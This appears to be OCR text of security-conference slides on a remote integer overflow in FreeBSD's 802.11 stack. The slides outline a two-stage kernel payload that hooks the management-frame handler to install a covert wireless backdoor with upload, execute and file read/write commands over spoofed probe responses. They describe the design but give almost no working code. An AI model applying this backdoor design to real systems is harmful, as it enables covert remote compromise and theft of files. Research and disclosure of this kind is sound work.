
- Initial payload
  - Can't use stack before overwritten return address
  - Resides after the overwritten return address
  - Limited to 32 bytes not to destroy a previous frame we want intact
  - Stage a second payload that resides in received beacon frame (in a kernel list)

FreeBSD 802.11 Remote Integer Overflow

- Second stage payload
  - Allocate memory for backdoor
  - Copy head of backdoor to allocated area
  - Save the original management-frame handler function pointer
  - Overwrite original handler with a pointer to our backdoor
  - Restore stack frame two levels up before returning
  - Return an empty scan list and no error

FreeBSD 802.11 Remote Integer Overflow

- Backdoor in place
  - Backdoor function receives all management-frame
  - Look for magic number at a fixed position, within WPA IE field



  - First command initializes the backdoor
  - If no magic number found, pass frame to real handler

FreeBSD 802.11 Remote Integer Overflow

- Backdoor in place
  - Send back response as a probe-response
  - Payload is included in the optional response field
  - Spoofed source/destination MAC addresses

FreeBSD 802.11 Remote Integer Overflow

- Backdoor command type
  - Ping backdoor
    - Every ping has a unique 32-bit identifier
    - Send back pong response including identifier
  - Upload backdoor-code
    - Every upload has a 16-bit offset and 251 bytes of possible data
    - Send back ACK response with ACK'd offset
  - Execute backdoor-code
    - All commands have a variable argument data field
    - Send back execution result

FreeBSD 802.11 Remote Integer Overflow

- Upload and execute command
  - The only primitives needed to implement plug-ins
  - Plug-ins doesn't need to handle the actual communication part
- Fileserver plug-in
  - Read file, in 128 byte chunks
  - Stat file, get state information of file
  - Write (and possibly create) file, in 128 byte chunks

FreeBSD 802.11 Remote Integer Overflow

- Do file system operations the way the kernel does it
  - Extract the essential functions required for the operations
  - Open and read file example:
    - Initialize a **`struct nameidata`**, as the **`NDINIT()`** macro does
    - Make sure the current threads process has a working directory:
      `td->td_proc->p_fd->fd_cdir = rootvnode;`
    - Try lookup vnode with **`vn_open()`**
    - Do the actual read with **`vn_rdwr()`**
    - Unlock and close vnode using **`VOP_UNLOCK_APV()`** and **`vn_close()`**

FreeBSD 802.11 Remote Integer Overflow

- Last words
  - Net80211 framework in *BSD is a huge work and deserves credit, brought a lot of good things with it
  - ... but might need some cleaning up and security auditing

FreeBSD 802.11 Remote Integer Overflow

Demonstration